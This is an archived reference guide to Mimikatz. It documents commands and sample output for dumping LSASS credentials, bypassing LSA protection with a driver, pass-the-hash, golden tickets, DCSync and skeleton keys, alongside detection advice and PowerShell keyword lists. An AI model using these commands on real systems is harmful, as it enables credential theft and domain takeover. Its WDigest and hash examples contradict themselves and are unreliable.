Mimikatz

Published: 2015-09-20 · Archived: 2026-04-05 20:10:11 UTC

Unofficial Guide to Mimikatz & Command Reference

Mimikatz Command Reference Version: mimikatz 2.1.1 (x64) built on Nov 28 2017
Page last updated: February 17th, 2018

THIS PAGE IS ARCHIVED AND NO LONGER BEING UPDATED
Check out [The Mimikatz Missing Manual](#).

Introduction:

It seems like many people on both sides of the fence, Red & Blue, aren't familiar with most of Mimikatz's capabilities, so I put together this information on all the available commands I could find. I plan to update as I can with additional content about the most useful commands. This way both Red & Blue teams better understand the full capability and are better able to secure the enterprises they are hired to protect.

I developed this reference after speaking with a lot of people, hired to both defend and attack networks, I learned that outside of a few of the mot frequently used Mimikatz commands, not many knew about the full capability of Mimikatz. This page details as best as possible what each command is, how it works, the rights required to run it, the parameters (required & optional), as well as screenshots and additional context (where possible). There are several I haven't delved fully into, but expect to in the near future. While I will continue to post articles to ADSecurity.org about different aspects of Mimikatz usage, I plan to keep this as updated and as comprehensive as possible. With that noted, *this page will never be as up-to-date as the [Mimikatz github](#). The best Mimikatz documentation is the source code.*

This information is provided to help organizations better understand Mimikatz capability and is not to be used for unlawful activity. Do NOT use Mimikatz on computers you don't own or have been allowed/approved to. In other words, don't pen-test/red-team systems with Mimikatz without a "get out of jail free card".

I did not write Mimikatz and therefore have no special insight. All of the information on this page is derived from

using Mimikatz, reading the source code, conversations with Benjamin, his Twitter, blog & GitHub pages, and my own work/research.
Any errors on this page are my own only. Send comments/kudus here.

Many thanks to Benjamin Delpy for writing and continuously updating Mimikatz. His work has greatly improved the security of Windows, especially Windows 10.

Mimikatz Overview:

Mimikatz is one of the best tools to gather credential data from Windows systems. In fact I consider Mimikatz to be the "Swiss army knife" (or multi-tool) of Windows credentials – that one tool that can do everything. Since the author of Mimikatz, Benjamin Delpy, is French most of the resources describing Mimikatz usage is in French, at least on his blog. The Mimikatz GitHub repository is in English and includes useful information on command usage.

Mimikatz is a Windows x32/x64 program coded in C by Benjamin Delpy (@gentilkiwi) in 2007 to learn more about Windows credentials (and as a Proof of Concept). There are two optional components that provide additional features, *mimidrv* (driver to interact with the Windows kernal) and *mimilib* (AppLocker bypass, Auth package/SSP, password filter, and sekurlsa for WinDBG). Mimikatz requires administrator or SYSTEM and often debug rights in order to perform certain actions and interact with the LSASS process (depending on the action requested). The Mimikatz.exe contains, or at least should contain, all capability noted there.

Mimikatz capability can be leveraged by compiling and running your own version, running the Mimikatz executable, leveraging the MetaSploit script, the official Invoke-Mimikatz PowerShell version, or one of the dozen of Mimikatz PowerShell variants (I happen to be partial to PowerShell Empire, because Empire is awesome!).

The Mimikatz source code and release binaries are available on GitHub and is licensed under Creative Commons with the following detail:
You are free to:
* *Share — copy and redistribute the material in any medium or format*
* *Adapt — remix, transform, and build upon the material*
* *for any purpose, even commercially.*
The licensor cannot revoke these freedoms as long as you follow the license terms.
Attribution — You must give appropriate credit, provide a link to the license, and indicate if changes were made. You may do so in any reasonable manner, but not in any way that suggests the licensor endorses you or your use.
No additional restrictions — You may not apply legal terms or technological measures that legally restrict others from doing anything the license permits.

Mimikatz Author(s):

- Benjamin DELPY `gentilkiwi`, you can contact him on Twitter (@gentilkiwi) or by mail (benjamin [at] gentilkiwi.com)
- DCSync function in `lsadump` module was co-written with Vincent LE TOUX, you contact him by mail (vincent.letoux [at] gmail.com) or visit his website (http://www.mysmartlogon.com)

“Official” Mimikatz Links:

Mimikatz GitHub Location (Source Code)

Mimikatz Releases (includes binaries)


Mimikatz GitHub Wiki (Documentation, some of which is reproduced here)

GentilKiwi Blog (much of it is in French, use Chrome/other for translation)

Mimikatz & Credentials:

After a user logs on, a variety of credentials are generated and stored in the Local Security Authority Subsystem Service, LSASS, process in memory. This is meant to facilitate single sign-on (SSO) ensuring a user isn’t prompted each time resource access is requested. The credential data may include Kerberos tickets, NTLM password hashes, LM password hashes (if the password is <15 characters, depending on Windows OS version and patch level), and even clear-text passwords (to support WDigest and SSP authentication among others. While you can prevent a Windows computer from creating the LM hash in the local computer SAM database (and the AD database), this doesn’t prevent the system from generating the LM hash in memory. By default, Windows Server 2008 and Windows Vista no longer generate LM hashes for users unless explicitly enabled. Starting with Windows 8.1 and Windows Server 2012 R2, the LM hash and “clear-text” password are no longer in memory. This functionality was also “back-ported” to earlier versions of Windows (Windows 7/8/2008R2/2012) in kb2871997, though in order to prevent the “clear-text” password from being placed in LSASS, the following registry key needs to be set to “0” (Digest Disabled):

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest “UseLogonCredential”(DWORD)




This registry key is worth monitoring in your environment since an attacker may wish to set it to 1 to enable Digest password support which forces “clear-text” passwords to be placed in LSASS on any version of Windows from Windows 7/2008R2 up to Windows 10/2012R2. Windows 8.1/2012 R2 and newer do not have a “UseLogonCredential” DWORD value, so it would have to be created. The existence of this key on these systems may indicate a problem.

Note that running code directly on a target system is rarely desirable for an attacker, so Mimikatz is continuously updated with new capability to be run remotely. This include running Mimikatz remotely against a remote system to dump credentials, using Invoke-Mimikatz remotely with PowerShell Remoting, and DCSync, the latest feature to grab password data for any Active Directory account in the domain remotely against a DC without any Mimikatz code being run on the DC (it uses Microsoft's Domain Controller official replication APIs, once the correct rights are attained).

Available Credentials by OS:

Benjamin Delpy posted an Excel chart on OneDrive (no longer available, but shown below) that shows what type of credential data is available in memory (LSASS), including on Windows 8.1 and Windows 2012 R2 which have enhanced protection mechanisms reducing the amount and type of credentials kept in memory.



(Click image to embiggen)

PowerShell & Mimikatz:

The majority of Mimikatz functionality is available in PowerSploit (PowerShell Post-Exploitation Framework) through the "Invoke-Mimikatz" PowerShell script (written by Joseph Bialek) which "leverages Mimikatz 2.0 and Invoke-ReflectivePEInjection to reflectively load Mimikatz completely in memory. This allows you to do things such as dump credentials without ever writing the Mimikatz binary to disk." Note that the PowerSploit framework is now hosted in the "PowerShellMafia" GitHub repository.

What gives Invoke-Mimikatz its "magic" is the ability to reflectively load the Mimikatz DLL (embedded in the script) into memory. The Invoke-Mimikatz code can be downloaded from the Internet (or intranet server), and executed from memory without anything touching disk. Furthermore, if Invoke-Mimikatz is run with the appropriate rights and the target computer has PowerShell Remoting enabled, it can pull credentials from other systems, as well as execute the standard Mimikatz commands remotely, without files being dropped on the remote system.

Invoke-Mimikatz is not updated when Mimikatz is, though it can be (manually). One can swap out the DLL encoded elements (32bit & 64bit versions) with newer ones. Will Schroeder (@HarmJ0y) has information on updating the Mimikatz DLLs in Invoke-Mimikatz (it's not a very complicated process). The PowerShell Empire version of Invoke-Mimikatz is usually kept up to date.

- Use mimikatz to dump credentials out of LSASS: *Invoke-Mimikatz -DumpCreds*
- Use mimikatz to export all private certificates (even if they are marked non-exportable): *Invoke-Mimikatz* –DumpCerts

- Elevate privilege to have debug rights on remote computer: *Invoke-Mimikatz -Command "privilege::debug exit" -ComputerName "computer1"*

The Invoke-Mimikatz "Command" parameter enables Invoke-Mimikatz to run custom Mimikatz commands.

Defenders should expect that any functionality included in Mimikatz is available in Invoke-Mimikatz.

Detecting Mimikatz:

There are several ways to potentially detect Mimikatz use on a network, though none are guaranteed. Since Mimikatz's source code is on GitHub, anyone with Visual Studio can compile their own version. I built my own version of Mimikatz called "kitikatz" by replacing all instances of "mimikatz" with "kitikatz" and the detection rate at VirusTotal was not good (4/54). Windows Defender on my Windows 10 system detected it. I then replaced "Benjamin Delpy" and "gentilkiwi" with the same words, just replacing the e's with 3's and the i's with 1's. The detection rate was still poor (4/54). Windows Defender on my Windows 10 system did not detect it. So, your mileage will vary regarding detection. While VirusTotal is not the best method to determine AV detection, it is a relatively simple method to get some basic numbers.

- Benjamin Delpy publishes YARA rules for Mimikatz on the Mimkatz GitHub repository.
- Run AntiVirus software with the latest definition files. According to VirusTotal, the mimikatz.exe dated 11/11/2015 (32bit & 64bit) is detected by 35/35 of the AV engines. Renaming the file doesn't change the scan results. Note that Benjamin has noted real-world results to be less successful. However, AV will usually flag the known bad files. AntiVirus is part of foundational security – the first layer in "defense in depth".
- Mimikatz (as of October) activates attached BusyLights. *[implemented in Mimikatz version 2.0 alpha 20151008 (oe.eo) edition]*
- Leverage security software to identify processes that interact with LSASS. Security software that monitors for process injection may also be able to regularly detect Mimikatz use.
- HoneyTokens/HoneyHashes involves placing special credentials in memory on a number of computers in the enterprise. These credentials are flagged so when anyone attempts to use them, a critical alert goes out. this requires some sort of push method as well as placing credentials that are attractive to an attacker. In theory, this could detect credential theft and use in the environment.
- If the WDIGEST registry key (HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest) is supposed to be set to "0" in the enterprise to prevent "clear-text" passwords from being stored in LSASS and there are systems where it was switched to "1", this may be indicative of credential theft activity. This registry key is worth monitoring in your environment since an attacker may wish to set it to 0 to enable Digest password support which forces "clear-text" passwords to be placed in LSASS on any version of Windows from Windows 7/2008R2 up to Windows 10/2012R2 (probably 2016 as well).
- Forged Kerberos ticket detection is covered on this page I published in early 2015. These methods can detect Golden Tickets, Silver Tickets, and Trust Tickets. I also have information on how to detect MS14-068 Kerberos vulnerability exploitation.
- Enable LSA Protection on all Windows versions in the enterprise that supports it. This prevents Mimikatz from working "out-of-the-box" and requires use of the Mimikatz driver which logs events when it interacts

with LSASS.

- There are [new/updated events starting with Windows 10 and Windows Server 2016] to potentially detect Mimikatz use:

> **Added a default process SACL to LSASS.exe**
> In Windows 10, a default process SACL was added to LSASS.exe to log processes attempting to access LSASS.exe. The SACL is L"S:(AU;SAFA;0x0010;;;WD)". You can enable this under Advanced Audit Policy Configuration\Object Access\Audit Kernel Object.
> This can help identify attacks that steal credentials from the memory of a process.

Mimikatz & LSA Protection:

Windows Server 2012 R2 and Windows 8.1 includes a new feature called LSA Protection which involves enabling [LSASS as a protected process on Windows Server 2012 R2] (Mimikatz can bypass with a driver, but that should make some noise in the event logs):

The LSA, which includes the Local Security Authority Server Service (LSASS) process, validates users for local and remote sign-ins and enforces local security policies. The Windows 8.1 operating system provides additional protection for the LSA to prevent reading memory and code injection by non-protected processes. This provides added security for the credentials that the LSA stores and manages.

Enabling LSA protection:


1. Open the Registry Editor (RegEdit.exe), and navigate to the registry key that is located at: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa and Set the value of the registry key to: "RunAsPPL"=dword:00000001.
2. Create a new GPO and browse to Computer Configuration, Preferences, Windows Settings. Right-click Registry, point to New, and then click Registry Item. The New Registry Properties dialog box appears. In the Hive list, click HKEY_LOCAL_MACHINE. In the Key Path list, browse to SYSTEM\CurrentControlSet\Control\Lsa. In the Value name box, type RunAsPPL. In the Value type box, click the REG_DWORD. In the Value data box, type 00000001.Click OK.

LSA Protection prevents non-protected processes from interacting with LSASS. Mimikatz can still bypass this with a driver ("!+").

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # !+
[*] mimikatz driver not present
[+] mimikatz driver successfully registered
[+] mimikatz driver ACL to everyone
[+] mimikatz driver started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 492 -> 00/00 [0-0-0]
```

Detecting Invoke-Mimikatz:

- Ensure all Windows systems have PowerShell v3 or newer. Newer versions of PowerShell have better logging features, especially PowerShell v5.
- Enable PowerShell Module Logging via Group Policy: Computer Configuration, Policies, Administrative Templates, Windows Components, and Windows PowerShell,Turn on Module Logging. Enter "*" and click OK. This will log all PowerShell activity including all PowerShell modules.



- PowerShell activity will be logged to the PowerShell Operational Log. Push or pull these events to a central logging server (via Windows Event Forwarding or similar) or SIEM.
- Parse PowerShell events for the following:
    - "System.Reflection.AssemblyName"
    - "System.Reflection.Emit.AssemblyBuilderAccess "
    - "System.Runtime.InteropServices.MarshalAsAttribute"
    - "TOKEN_PRIVILEGES"
    - "SE_PRIVILEGE_ENABLED"

Note: While it may be possible to identify Mimikatz usage by alerting on "mimikatz", "Delpy", or "gentilkiwi", a "sophisticated" attacker will likely roll their own version of Mimikatz or Invoke-Mimikatz without these keywords.

Detecting Offensive PowerShell Tools:

Many PowerShell offensive tools use the following calls which are logged in PowerShell Module Logging.

- "GetDelegateForFunctionPointer"
- "System.Reflection.AssemblyName"
- "System.Reflection.Emit.AssemblyBuilderAccess"
- "System.Management.Automation.WindowsErrorReporting"
- "MiniDumpWriteDump"
- "TOKEN_IMPERSONATE"
- "TOKEN_DUPLICATE"
- "TOKEN_ADJUST_PRIVILEGES"

- “TOKEN_PRIVILEGES”

“Sneaky” Mimikatz Execution:

Casey Smith (@subtee & blog) has done a LOT of work showing how application whitelisting is not the panacea many believe it to be. Despite that, application whitelisting is a solid layer in a defense in depth strategy.
Casey also has come up with many creative and sneaky ways to execute Mimikatz.

- Execute Mimikatz Inside of RegSvcs or RegAsm – .NET utilities Proof of Concept
- Mimikatz packed & hidden in an image file
- Downloads and Executes Mimikatz In Memory From GitHub

Note: Subtee has discontinued his GitHub repo, so these links no longer work and have been removed.

Most Popular Mimikatz Commands:

Here are just some of the most popular Mimikatz command and related functionality.

- CRYPTO::Certificates – list/export certificates
- KERBEROS::Golden – create golden/silver/trust tickets
- KERBEROS::List – List all user tickets (TGT and TGS) in user memory. No special privileges required since it only displays the current user’s tickets.Similar to functionality of “klist”.
- KERBEROS::PTT – pass the ticket. Typically used to inject a stolen or forged Kerberos ticket (golden/silver/trust).
- LSADUMP::DCSync – ask a DC to synchronize an object (get password data for account). No need to run code on DC.
- LSADUMP::LSA – Ask LSA Server to retrieve SAM/AD enterprise (normal, patch on the fly or inject). Use to dump all Active Directory domain credentials from a Domain Controller or lsass.dmp dump file. Also used to get specific account credential such as krbtgt with the parameter /name: “/name:krbtgt”
- LSADUMP::SAM – get the SysKey to decrypt SAM entries (from registry or hive). The SAM option connects to the local Security Account Manager (SAM) database and dumps credentials for local accounts. This is used to dump all local credentials on a Windows computer.
- LSADUMP::Trust – Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly). Dumps trust keys (passwords) for all associated trusts (domain/forest).
- MISC::AddSid – Add to SIDHistory to user account. The first value is the target account and the second value is the account/group name(s) (or SID). Moved to SID:modify as of May 6th, 2016.
- MISC::MemSSP – Inject a malicious Windows SSP to log locally authenticated credentials.
- MISC::Skeleton – Inject Skeleton Key into LSASS process on Domain Controller. This enables all user authentication to the Skeleton Key patched DC to use a “master password” (aka Skeleton Keys) as well as their usual password.
- PRIVILEGE::Debug – get debug rights (this or Local System rights is required for many Mimikatz commands).
- SEKURLSA::Ekeys – list Kerberos encryption keys

- SEKURLSA::Kerberos – List Kerberos credentials for all authenticated users (including services and computer account)
- SEKURLSA::Krbtgt – get Domain Kerberos service account (KRBTGT)password data
- SEKURLSA::LogonPasswords – lists all available provider credentials. This usually shows recently logged on user and computer credentials.
- SEKURLSA::Pth – Pass- theHash and Over-Pass-the-Hash
- SEKURLSA::Tickets – Lists all available Kerberos tickets for all recently authenticated users, including services running under the context of a user account and the local computer's AD computer account. Unlike kerberos::list, sekurlsa uses memory reading and is not subject to key export restrictions. sekurlsa can access tickets of others sessions (users).
- TOKEN::List – list all tokens of the system
- TOKEN::Elevate – impersonate a token. Used to elevate permissions to SYSTEM (default) or find a domain admin token on the box
- TOKEN::Elevate /domainadmin – impersonate a token with Domain Admin credentials.

ADSecurity Mimikatz Posts:

All posts mentioning Mimikatz: ADSecurity.org Mimikatz Posts

- Mimikatz and Active Directory Kerberos Attacks
- Dump Clear-Text Passwords for All Admins in the Domain Using Mimikatz DCSync
- How Attackers Use Kerberos Silver Tickets to Exploit Systems
- Mimikatz DCSync Usage, Exploitation, and Detection
- Sneaky Active Directory Persistence #12: Malicious Security Support Provider (SSP)
- Sneaky Active Directory Persistence #11: Directory Service Restore Mode (DSRM)
- Kerberos Golden Tickets are Now More Golden
- It's All About Trust – Forging Kerberos Trust Tickets to Spoof Access across Active Directory Trusts
- Detecting Mimikatz Use

Mimikatz Command Guide:

Mimikatz can be executed in interactive mode by simply running "Mimikatz.exe" or pass it a command and exit (example: '*Mimikatz "kerberos::list" exit*'). Invoke-Mimikatz does not have an interactive mode.

Mimikatz can be used to pass commands from the command line to Mimikatz for processing in order which is useful for Invoke-Mimikatz or when using Mimikatz in scripts. Appending "exit" exits Mimikatz after the last command is executed (do this so Mimikatz exits gracefully).

```
PS C:\temp\mimikatz> .\mimikatz "privilege::debug" "sekurlsa::logonpasswords" exit
```

```
.#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 13 2015 00:44:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
```

```
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
 '#####'                                     with 17 modules * * */
```

```
mimikatz(commandline) # privilege::debug
 Privilege '20' OK
```

```
mimikatz(commandline) # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 646260 (00000000:0009dc74)
 Session           : RemoteInteractive from 2
 User Name         : adsadministrator
 Domain            : ADSECLAB
 Logon Server      : ADSDC03
 Logon Time        : 11/27/2015 11:41:27 AM
 SID               : S-1-5-21-1581655573-3923512380-696647894-500
 msv :
 [00000003] Primary
 * Username : ADSAdministrator
 * Domain   : ADSECLAB
 * NTLM     : 5164b7a0fda365d56739954bbbc23835
 * SHA1     : f8db297cb2ae403f8915675cebe79643d0d3b09f
 [00010000] CredentialKeys
 * NTLM     : 5164b7a0fda365d56739954bbbc23835
 * SHA1     : f8db297cb2ae403f8915675cebe79643d0d3b09f
 tspkg :
 wdigest :
 * Username : ADSAdministrator
 * Domain   : ADSECLAB
 * Password : (null)
 kerberos :
 * Username : adsadministrator
 * Domain   : LAB.ADSECURITY.ORG
 * Password : (null)
 ssp :   KO
```

The interactive mode provides a “Mimikatz console” where commands can be entered and executed in real-time:

```
PS C:\temp\mimikatz> .\mimikatz
```

```
.#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 13 2015 00:44:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
```

```
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
 '#####'                                  with 17 modules * * */
```

```
mimikatz # privilege::debug
 Privilege '20' OK
```

```
mimikatz # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 646260 (00000000:0009dc74)
 Session           : RemoteInteractive from 2
 User Name         : adsadministrator
 Domain            : ADSECLAB
 Logon Server      : ADSDC03
 Logon Time        : 11/27/2015 11:41:27 AM
 SID               : S-1-5-21-1581655573-3923512380-696647894-500
 msv :
 [00000003] Primary
 * Username : ADSAdministrator
 * Domain   : ADSECLAB
 * NTLM     : 5164b7a0fda365d56739954bbbc23835
 * SHA1     : f8db297cb2ae403f8915675cebe79643d0d3b09f
 [00010000] CredentialKeys
 * NTLM     : 5164b7a0fda365d56739954bbbc23835
 * SHA1     : f8db297cb2ae403f8915675cebe79643d0d3b09f
 tspkg :
 wdigest :
 * Username : ADSAdministrator
 * Domain   : ADSECLAB
 * Password : (null)
 kerberos :
 * Username : adsadministrator
 * Domain   : LAB.ADSECURITY.ORG
 * Password : (null)
 ssp :   KO
 credman :
```

Mimikatz Command Reference:

Mimikatz Version History

Mimikatz Modules:

- BUSYLIGHT
- CRYPTO

    - CRYPTO::Certificates
- DPAPI
- EVENT
- IIS
- KERBEROS
    - Golden Tickets
    - Silver Tickets
    - Trust Tickets
    - KERBEROS::PTT
- LSADUMP
    - DCSync
    - DCShadow
    - LSADUMP::LSA
    - LSADUMP::NetSync
    - LSADUMP::SAM
    - LSADUMP::Trust
- MISC
- MINESWEEPER
- NET
- PRIVILEGE
    - PRIVILEGE::Debug
- PROCESS
- RPC
- SERVICE
- SEKURLSA
    - SEKURLSA::Kerberos
    - SEKURLSA::Krbtgt
    - SEKURLSA::LogonPasswords
    - SEKURLSA::Pth
- SID
- STANDARD
- SYSENV
- TOKEN
    - TOKEN::Elevate
    - TOKEN::Elevate /domainadmin
- TS
- VAULT

NOTE: Any item marked “experimental” should only be used in test environments.

Version

Run Version to get the Mimikatz version and additional information about the Windows system, such as the version and if Credential Manager is running.

BUSYLIGHT

The BUSYLIGHT Mimikatz module provides additional information for and control of connected BusyLights.

BUSYLIGHT::List

BUSYLIGHT::Off

BUSYLIGHT::Single

BUSYLIGHT::Status

BUSYLIGHT::Test

CRYPTO

The CRYPTO Mimikatz module provides advanced capability to interface with Windows cryptographic functions (CryptoAPI).
Typical use is to export certificates that aren't marked as "exportable."

CRYPTO::CAPI– (experimental) Patch CryptoAPI layer for easy export

```
mimikatz # crypto::capi
Local CryptoAPI patched
```

CRYPTO::Certificates – list/export certificates

Carlos Perez (aka DarkOperator) has a great blog post on using Mimikatz to export certificates.
This command lists certificates and properties of theirs keys. It can export certificates too. Typically requires "privilege::debug"

- /systemstore – optional – the system store that must be used (default: CERT_SYSTEM_STORE_CURRENT_USER)
- /store – optional – the store that must be used to list/export certificates (default: My) – full list with crypto::stores
- /export – optional – export all certificates to files (public parts in DER, private parts in PFX files – password protected with: mimikatz)

Benjamin's comments on CRYPTO:Certificates:

CRYPTO::CertToHW – try to export a software CA to a crypto (virtual)hardware

CRYPTO::CNG – (experimental) Patch CNG service for easy export (patches "KeyIso" service)

CRYPTO::Extract – [experimental] Extract keys from CAPI RSA/AES provider

CRYPTO::Hash – hash a password with optional username

```
mimikatz # crypto::hash ADSECLAB\HanSolo Falcon99
NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0
LM  : aad3b435b51404eeaad3b435b51404ee
MD5 : d41d8cd98f00b204e9800998ecf8427e
SHA1: da39a3ee5e6b4b0d3255bfef95601890afd80709
SHA2: e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
```

CRYPTO::Keys– list/export keys containers

```
mimikatz # crypto::keys
 * Store         : 'user'
 * Provider      : 'MS_ENHANCED_PROV' ('Microsoft Enhanced Cryptographic Provider v1.0')
 * Provider type : 'PROV_RSA_FULL' (1)
 * CNG Provider  : 'Microsoft Software Key Storage Provider'

CryptoAPI keys :

CNG keys :
```

CRYPTO::Providers – list cryptographic providers

```
mimikatz # crypto::providers

CryptoAPI providers :
 0. Microsoft Base Cryptographic Provider v1.0
 1. Microsoft Base DSS and Diffie-Hellman Cryptographic Provider
 2. Microsoft Base DSS Cryptographic Provider
 3. Microsoft Base Smart Card Crypto Provider
 4. Microsoft DH SChannel Cryptographic Provider
 5. Microsoft Enhanced Cryptographic Provider v1.0
 6. Microsoft Enhanced DSS and Diffie-Hellman Cryptographic Provider
 7. Microsoft Enhanced RSA and AES Cryptographic Provider
 8. Microsoft RSA SChannel Cryptographic Provider
 9. Microsoft Strong Cryptographic Provider

CNG providers :
 0. Microsoft Key Protection Provider
 1. Microsoft Platform Crypto Provider
 2. Microsoft Primitive Provider
 3. Microsoft Smart Card Key Storage Provider
 4. Microsoft Software Key Storage Provider
 5. Microsoft SSL Protocol Provider
 6. Windows Client Key Protection Provider
```


CRYPTO::SC – List smartcard readers

CRYPTO::SCAuth– Create an authentication certificate (smartcard like) from a CA

CRYPTO::Stores – list cryptographic stores

- /systemstore – optional – the system store that must be used to list stores (default: CERT_SYSTEM_STORE_CURRENT_USER)

Store Options:
CERT_SYSTEM_STORE_CURRENT_USER or CURRENT_USER
CERT_SYSTEM_STORE_CURRENT_USER_GROUP_POLICY or USER_GROUP_POLICY
CERT_SYSTEM_STORE_LOCAL_MACHINE or LOCAL_MACHINE
CERT_SYSTEM_STORE_LOCAL_MACHINE_GROUP_POLICY or LOCAL_MACHINE_GROUP_POLICY
CERT_SYSTEM_STORE_LOCAL_MACHINE_ENTERPRISE or LOCAL_MACHINE_ENTERPRISE
CERT_SYSTEM_STORE_CURRENT_SERVICE or CURRENT_SERVICE
CERT_SYSTEM_STORE_USERS or USERS
CERT_SYSTEM_STORE_SERVICES or SERVICES



CRYPTO::System – Describe a Windows System Certificate (file, TODO:registry or hive).

DPAPI

The DPAPI Mimikatz module provides capability to extract Windows stored (and protected) credential data using DPAPI. DPAPI is the official Windows method to protect (encrypt) local data (usually passwords).

> Starting with Microsoft® Windows® 2000, the operating system began to provide a data protection application-programming interface (API). This Data Protection API (DPAPI) is a pair of function calls that provide operating system-level data protection services to user and system processes. By operating system-level, we mean a service that is provided by the operating system itself and does not require any additional libraries. By data protection, we mean a service that provides confidentiality of data by using encryption. Because data protection is part of the operating system, every application can now secure data without needing any specific cryptographic code other than the necessary function calls to DPAPI. These calls are two simple functions with various options to modify DPAPI behavior. Overall, DPAPI is an easy-to-use service that will benefit developers who must provide protection for sensitive application data, such as passwords and private keys.
>
> DPAPI is a password-based data protection service. It requires a password to provide protection. The drawback, of course, is that all protection provided by DPAPI rests on the password provided. This is offset by DPAPI using proven cryptographic routines, specifically the strong Triple-DES algorithm, and strong keys, which we'll cover in more detail later. Because DPAPI is focused on providing protection

> for users and requires a password to provide this protection, it logically uses the user's logon password for protection.

There has been some work done previously regarding attacking DPAPI:

- Reversing DPAPI and Stealing Windows Secrets Offline
- DPAPI Secrets. Security analysis and data recovery in DPAPI

Benjamin Delpy has an Excel spreadsheet on OneDrive which lists Windows locations that may have stored credentials – view the spreadsheet online.

DPAPI::Blob – Unprotect a DPAPI blob with API or Masterkey

DPAPI:Cache

DPAPI::CAPI – CAPI key test

DPAPI::Chrome – Chrome test

DPAPI::CNG – CNG key test

DPAPI::Cred – CRE test

DPAPI::CredHist – Configure a Credhist file

DPAPI::MasterKey – Configure a Masterkey file, unprotect (key depending)

DPAPI::Protect – Protect data using DPAPI

```
mimikatz # dpapi::protect

data        : mimikatz
description :
flags       :
prompt flags:
entropy     :

**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {722f6fbd-dee5-488a-869d-a90603bcba14}
  dwFlags            : 00000000 - 0 ()
  dwDescriptionLen   : 00000002 - 2
  szDescription      :
  algCrypt           : 00006610 - 26128 (CALG_AES_256)
  dwAlgCryptLen      : 00000100 - 256
  dwSaltLen          : 00000020 - 32
  pbSalt             : 1a8fdec513bcf1c1972344c614515b7fd47cadc4cca0eb3ff15c38eca063bc11
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 0000800e - 32782 (CALG_SHA_512)
  dwAlgHashLen       : 00000200 - 512
  dwHmac2KeyLen      : 00000020 - 32
  pbHmack2Key        : e78747d5bc2850cf97d295a4c911b8c7fe3888b9e74532da98eed9a23b6cee19
  dwDataLen          : 00000020 - 32
